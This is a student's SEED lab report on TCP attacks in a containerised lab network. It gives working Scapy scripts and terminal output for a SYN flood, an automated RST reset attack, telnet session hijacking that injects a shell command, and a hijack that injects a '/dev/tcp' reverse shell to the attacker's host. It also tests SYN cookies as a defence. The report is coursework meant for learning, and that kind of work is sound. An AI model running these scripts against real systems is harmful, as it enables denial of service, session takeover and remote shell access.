

# Lab 4 Report

## Task 1

### 1.1

#### 1. Python code for synflood

```
*synflood.py - /home/seed/Desktop/Lab_4/Labsetup/volumes/synflood.py (3... - □ ×
File Edit Format Run Options Window Help
#!/bin.env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") #Victim IP
tcp = TCP(dport=23, flags='S') #Port is 23 for telnet
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) #Source IP
    pkt[TCP].sport = getrandbits(16) #Source Port
    pkt[TCP].seq = getrandbits(32) #Sequence number
    send(pkt, verbose = 0)
```

#### 2. Run synflood.py on attacker machine

```
root@VM:/# sysctl net.ipv4.tcpmax_syn_backlog = 256
sysctl: cannot stat /proc/sys/net/ipv4/tcpmax_syn_backlog: No such file or directory
sysctl: malformed setting "="
sysctl: cannot stat /proc/sys/256: No such file or directory
root@VM:/# ls volumes
synflood.c  synflood.py
root@VM:/# python3 synflood.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@VM:/# cd volumes
root@VM:/volumes# python3 synflood.py
^CTraceback (most recent call last):
  File "synflood.py", line 15, in <module>
    send(pkt, verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 345, in send
    socket = socket or conf.L3socket(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 412, in __init__
    self.ins.bind((self.iface, type))
KeyboardInterrupt

root@VM:/volumes# python3 synflood.py
```



**5. Approach 2:** Set size of queue to 80 since default one is 256.  
**Reduce the size of the half-open connection queue on victim server.**

Note: **# ip TCP\_metrics flush** clears connection log from previous approach. If not doing so, victim will remember the log from the previous connection, so that user1 can connect to victim as usual, making the attack ineffective.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../L... x seed@VM: ~/.../L... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
root@e985e0fba0f7:/# ip tcp_metrics flush
root@e985e0fba0f7:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@e985e0fba0f7:/# netstat -tna | grep SYN_RECV | wc -l
64
root@e985e0fba0f7:/# ss -n state syn-recv sport = :23 | wc -l
65
root@e985e0fba0f7:/# ss -n state syn-recv sport = :23 | wc -l
65
root@e985e0fba0f7:/#
```

Run synflood.py, we can see the attack works properly as user1 was blocked from connecting to victim.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../L... x seed@VM: ~/.../L... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
root@01093edaec49:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e985e0fba0f7 login: ^CConnection closed by foreign host.

root@01093edaec49:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@01093edaec49:/#
```

## 1.2

1. Run synflood.c on attacker machine. (C code provided by seed lab)  
We can see user1 cannot connect to victim machine. The reason which only 1 C program can succeed comparing to 8 python program running same time is due to C is a much faster program than python.

C is directly compiled to machine code on run time while python is interpreted language which interpreter will check the code and then run it, making more time than compiler to execute the code.

Thus **Approach 1** on 1.1 is not necessary as 1 C program beats 8 python program running simultaneously.

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ dockps
0587aba8abba  victim-10.9.0.5
a3670db331f5  seed-attacker
4b69172896a8  user2-10.9.0.7
5732627fbdd3  user1-10.9.0.6
[03/14/23]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# cd volumes
root@VM:/volumes# gcc -o synflood synflood.c
bash: gcc: command not found
root@VM:/volumes# synflood
Please provide IP and Port number
Usage: synflood ip port
root@VM:/volumes# synflood 10.9.0.5 23
```

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@5732627fbdd3:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@5732627fbdd3:/#
```

2. Even though regular synflood.c attack succeeded, we can still use **Approach 2** to verify it. Set size of queue to 80 since default one is 256. **Reduce the size of the half-open connection queue on victim server.**

Note: **# ip TCP\_metrics flush** clears connection log from previous approach. If not doing so, victim will remember the log from the previous connection, so that user1 can connect to victim as usual, making the attack ineffective.

Before setting queue, 128 window capacity

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@0587aba8abba:/# k; tcp_metrics show
bash: k: command not found
bash: tcp_metrics: command not found
root@0587aba8abba:/# ip tcp_metrics show
root@0587aba8abba:/# netstat -tna | grep -i syn_recv | wc -l
128
root@0587aba8abba:/#
```

After setting size to 80, actual capacity is 65

```
seed@VM: ~/.../Labsetup
root@752dededc790:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@752dededc790:/# netstat -tna | grep SYN_RECV | wc -l
64
root@752dededc790:/# ss -n state syn-recv sport = :23 | wc -l
65
root@752dededc790:/#
```

We can see the attack is still successful

```
seed@VM: ~/.../Labsetup
root@ed9858eab2ff:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@ed9858eab2ff:/#
```

## 1.3

### 1. Enable SYN Cookie Countermeasures.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@VM:/volumes# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

### 2. Run synflood.py first.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@VM:/volumes# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@VM:/volumes# synflood 10.9.0.5 23
^C
root@VM:/volumes# python3 synflood.py
```

**Do approach 1 first**, it is shown that even if 8 python programs are running, the countermeasure prevents synflood and let user1 connects to victim as usual. (Tab 2-8 are attacker running synflood.py)

```
seed@VM: ~/.../Labsetup
root@5732627fbdd3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0587aba8abba login: █
```

**For approach 2**, it is shown that even if lowering window size to 60, the countermeasure still prevents synflood and let user1 connects to victim as usual.

```
seed@VM: ~/.../Labsetup
root@0587aba8abba:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@0587aba8abba:/# netstat -tna | grep SYN_RECV | wc -l
wc: invalid option -- 'l'
Try 'wc --help' for more information.
root@0587aba8abba:/# netstat -tna | grep SYN_RECV | wc -l
64
root@0587aba8abba:/# ss -n state syn-recv sport = :23 | wc -l
65
```

```
seed@VM: ~/.../Labsetup
root@5732627fbdd3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0587aba8abba login: ^CConnection closed by foreign host.
root@5732627fbdd3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0587aba8abba login:
```

### 3. Run synflood.c this time

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@VM:/volumes# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@VM:/volumes# synflood 10.9.0.5 23
```

We can see that counter measure prevents synflood and let user1 connects to victim as usual.

```
seed@VM: ~/.../Labsetup
root@5732627fbdd3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0587aba8abba login:
```

Using Approach 2 same as python 1, default is 256

```
seed@VM: ~/.../Labsetup
root@0587aba8abba:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
root@0587aba8abba:/#
```

Set window to 80

```
seed@VM: ~/.../Labsetup
root@0587aba8abba:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@0587aba8abba:/# netstat -tna | grep SYN_RECV | wc -l
wc: invalid option -- '1'
Try 'wc --help' for more information.
root@0587aba8abba:/# netstat -tna | grep SYN_RECV | wc -l
64
root@0587aba8abba:/# ss -n state syn-recv sport = :23 | wc -l
65
root@0587aba8abba:/# ss -n state syn-recv sport = :23 | wc -l
65
root@0587aba8abba:/# ip tcp_metrics flush
root@0587aba8abba:/#
```

We can see even if lowering window size to 60, the countermeasure still prevents synflood and let user1 connects to victim as usual.

```
seed@VM: ~/.../Labsetup
root@5732627fbdd3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0587aba8abba login:
```

In conclusion, countermeasure does prevent synflood attack in any means.



## Task 2

1. Python code for reset attack. Automated by calling sniff() which captures information of the packet. Filtering only 'tcp and src host 10.9.0.5' to capture any packet going to victim. Flag 'R' states the resetting attack in **tcp**. Src and dest and ports are info gathered from sniff() function call. 'iface' argument in sniff is fetched from Wireshark which can be seen on **step 5**'s program title.

```
reset_auto.py - /home/seed/Desktop/Lab_4/Labsetup/volumes/reset_auto.py (3.8.5)
File Edit Format Run Options Window Help
#!/usr/bin/env python3
from scapy.all import *

def reset_attack(pkt):
    #Packet info will be captured by sniff() function
    ip = IP(src = pkt[IP].src, dst = pkt[IP].dst) #Pretend to be user1 to hijack victim
    tcp = TCP(sport = 23, dport = pkt[TCP].dport, flags = "R", seq = pkt[TCP].seq+1) #Pretend to be legitimate TCP
    pkt = ip/tcp #Coalesce TCP and IP to a new packet
    ls(pkt)

    send(pkt, verbose = 0)

#Sniff any packet with given iface, set filter to victim, then call the reset_attack(pkt) function
pkt = sniff(iface = 'br-177ceba5a497', filter = 'tcp and src host 10.9.0.5', prn = reset_attack)
```

2. Connect to victim using user1

```
seed@VM: ~/.../Labsetup
root@27e8f6f86328:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5a05774ef554 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 15 21:36:47 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/7
seed@5a05774ef554:~$ █
```

3. Run # **python3 reset\_attack\_auto.py** to initiate the attack on attacker machine.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../L... x seed@VM: ~/.../L... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
chksum      : XShortField          = None          (None)
urgptr      : ShortField           = 0              (0)
options     : TCPOptionsField      = []             (b'')
version     : BitField (4 bits)    = 4              (4)
ihl         : BitField (4 bits)    = None           (None)
tos         : XByteField           = 0              (0)
len         : ShortField           = None           (None)
id          : ShortField           = 1              (1)
flags       : FlagsField (3 bits)  = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField (13 bits)    = 0              (0)
ttl         : ByteField            = 64             (64)
proto       : ByteEnumField        = 6              (0)
chksum      : XShortField          = None           (None)
src         : SourceIPField        = '10.9.0.5'     (None)
dst         : DestIPField          = '10.9.0.6'     (None)
options     : PacketListField      = []             ([])
--
sport       : ShortEnumField       = 23             (20)
dport       : ShortEnumField       = 42832          (80)
seq         : IntField             = 1099074155     (0)
ack         : IntField             = 0              (0)
dataofs     : BitField (4 bits)    = None           (None)
reserved    : BitField (3 bits)    = 0              (0)
flags       : FlagsField (9 bits)  = <Flag 4 (R)>    (<Flag 2 (S)>)
)
window      : ShortField           = 8192           (8192)
chksum      : XShortField          = None           (None)
urgptr      : ShortField           = 0              (0)
options     : TCPOptionsField      = []             (b'')
```

4. Going back to user1, when trying to type any command after connecting to victim, user1 will get disconnected.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../L... x seed@VM: ~/.../L... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
root@27e8f6f86328:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5a05774ef554 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 15 21:36:47 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/7
seed@5a05774ef554:~$ lConnection closed by foreign host.
root@27e8f6f86328:/#
```

5. From Wireshark's monitoring, there are malicious packet flowing toward victim machine.

[SEED Labs] Capturing from br-177ceba5a497 (host 10.9.0.5 and tcp port 23)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl/F>

No.	Time	Source	Destination	Protocol	Length	Info
431	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074297 Win=1048576 Len=0
432	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074298 Win=1048576 Len=0
433	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074299 Win=1048576 Len=0
434	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074299 Win=1048576 Len=0
435	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074299 Win=1048576 Len=0
436	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074300 Win=1048576 Len=0
437	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074300 Win=1048576 Len=0
438	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074301 Win=1048576 Len=0
439	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074301 Win=1048576 Len=0
440	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074302 Win=1048576 Len=0
441	2023-03-15 17:4	10.9.0.5	10.9.0.6	TCP	54	23 → 42832 [RST] Seq=1099074302 Win=1048576 Len=0


Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-177ceba5a497, id 0  
Ethernet II, Src: 02:42:0a:09:00:00 (02:42:0a:09:00:00), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)  
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.5  
Transmission Control Protocol, Src Port: 42832, Dst Port: 23, Seq: 4269905770, Len: 0

0000 02 42 0a 09 00 05 02 42 0a 09 00 00 00 00 45 10 .B...B.....E.  
0010 00 3c 32 1f 40 00 40 74 70 0a 09 00 00 0a 09 <2 @ p.....  
0020 00 05 a7 50 00 17 fe 81 97 6a 00 00 00 00 a0 02 ..P.....j.....  
0030 fa f0 14 4b 00 00 02 04 05 b4 04 02 08 0a d3 ed ..K.....  
0040 d5 14 00 00 00 00 01 03 03 07 .....

br-177ceba5a497: <live capture in progress> Packets: 441 - Displayed: 441 (100.0%) Profile: Default

## Task 3

1. Python code for automated hijacking. Flag is changed to 'A' as hijacking. Src and dst and ports are info gathered from sniff() function call. 'iface' argument in sniff is fetched from Wireshark which can be seen on **step 8**'s program title. This time, a new 'data' field under tcp and ip is the desired command line wishing to force on the victim. In this case, my approach is to create a text file with text then injecting to victim's directory.




```
hijack_auto.py - /home/seed/Desktop/Lab_4/Labsetup/volumes/hijack_auto.py (3.8.5)
File Edit Format Run Options Window Help
#!/usr/bin/env python3
from scapy.all import *

def hijack_attack(pkt):
    #Packet info will be captured by sniff() function
    ip = IP(src = pkt[IP].dst, dst = pkt[IP].src) #Pretend to be user1 to hijack victim
    tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = "A", seq = pkt[TCP].ack, ack = pkt[TCP].seq+1) #Pretend to be legitimate TCP
    data = '\r echo "War is Peace. Freedom is Slavery. Ignorance is Strength." >> ~/1984\n\0 \r'
    pkt = ip/tcp/data #Coalesce TCP, IP, and data to a new packet
    ls(pkt)
    send(pkt, verbose = 0)

#Sniff any packet with given iface, set filter to victim, then call the hijack_attack(pkt) function
pkt = sniff(iface = 'br-8b9210f25a9e', filter = 'tcp and src host 10.9.0.5', prn = hijack_attack)
```

2. Connect to victim using user1



```
seed@VM: ~/.../Labsetup
root@e7838aebbd03:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
79477a0fb771 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 16 05:09:46 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/3
seed@79477a0fb771:~$
```

3. Connection status after connecting to victim 1 before attack.

```
seed@VM: ~/.../Labsetup
root@79477a0fb771:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23               0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38315         0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:43448         ESTABLISHED
root@79477a0fb771:/home/seed# ls
virus
root@79477a0fb771:/home/seed#
```

4. Run hijack\_auto.py to start the attack. Program is waiting for user1 to fall in trap.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# python3 hijack_auto.py
```

5. User1 freezes as trying to input anything. User1 falls into trap.

```
seed@VM: ~/.../Labsetup
root@e7838aebbd03:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
79477a0fb771 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 16 05:09:46 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/3
seed@79477a0fb771:~$
```


6. Back in attacker, the attack is now working.

```
seed@VM: ~/.../Labsetup
len      : ShortField          = None      (None)
id       : ShortField          = 1         (1)
flags    : FlagsField (3 bits) = <Flag 0 (> (<Flag 0 (>))
frag     : BitField (13 bits)  = 0         (0)
ttl      : ByteField           = 64        (64)
proto    : ByteEnumField       = 6         (0)
chksum   : XShortField         = None      (None)
src      : SourceIPField       = '10.9.0.6' (None)
dst      : DestIPField         = '10.9.0.5' (None)
options  : PacketListField     = []        ([])
--
sport    : ShortEnumField      = 43448     (20)
dport    : ShortEnumField      = 23        (80)
seq      : IntField            = 2121844220 (0)
ack      : IntField            = 583067887  (0)
dataofs  : BitField (4 bits)   = None      (None)
reserved : BitField (3 bits)   = 0         (0)
flags    : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
)
window   : ShortField          = 8192      (8192)
chksum   : XShortField         = None      (None)
urgptr   : ShortField          = 0         (0)
options  : TCPOptionsField     = []        (b'')
--
load     : StrField            = b'\r echo "War is Peace. Free
dom is Slavery. Ignorance is Strength." >> ~/1984\n\x00 \r' (b'')
```

7. Finally, go in to Victim machine. Look at the directory, and we can see a new file is being injected through hijacking program.


```
seed@VM: ~/.../Labsetup
root@79477a0fb771:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38315        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:43448         ESTABLISHED
root@79477a0fb771:/home/seed# ls
virus
root@79477a0fb771:/home/seed# ls
1984  virus
root@79477a0fb771:/home/seed# cat 1984
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
root@79477a0fb771:/home/seed# █
```

8. Malicious packet observed in Wireshark



## Task 4

1. Reverse shell attack python code. Data field is changed to stealing victim's shell for attacker. Src and dst and ports are info gathered from sniff() function call. 'iface' argument in sniff is fetched from Wireshark which can be seen on **step 8**'s program title.



```
reverse_shell_attack.py - /home/seed/Desktop/Lab_4/Labsetup/volumes/reverse_shell_attack.py (3.8.5)
File Edit Format Run Options Window Help
#!/usr/bin/env python3
from scapy.all import *

def reverse_shell_attack(pkt):
    #Packet info will be captured by sniff() function
    ip = IP(src = pkt[IP].dst, dst = pkt[IP].src) #Pretend to be user1 to hijack victim
    tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = "A", seq = pkt[TCP].ack, ack = pkt[TCP].seq+1) #Pretend to be legitimate TCP
    data = '\n /bin/bash -i > /dev/tcp/10.9.0.1/9999 0<61 2>61\n' #
    pkt = ip/tcp/data #Coalesce TCP, IP, and data to a new packet
    ls(pkt)

    send(pkt, verbose = 0)

#Sniff any packet with given iface, set filter to victim, then call the reverse_shell_attack(pkt) function
pkt = sniff(iface = 'br-8b9210f25a9e', filter = 'tcp and src host 10.9.0.5', prn = reverse_shell_attack)
```

2. Connect to victim using user1.



```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../L... x seed@VM: ~/.../L... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
root@7838aebbd03:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
79477a0fb771 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 16 20:27:08 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/3
seed@79477a0fb771:~$
```



### 3. Connection status before attack.

```
seed@VM: ~/.../Labsetup
root@79477a0fb771:/dev# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38315        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:43708         ESTABLISHED
root@79477a0fb771:/dev#
```

### 4. On attacker side, listen to the connections for victim machine.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# nc -l -p 9090
Bound on 0.0.0.0 9090
```

### 5. Open another terminal as attacker, run reverse\_shell\_attack.py

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# python3 reverse_shell_attack.py
```

### 6. Try typing anything on user1, we can see user1 falls into trap and freezes.

```
seed@VM: ~/.../Labsetup
root@e7838aebbd03:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
79477a0fb771 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
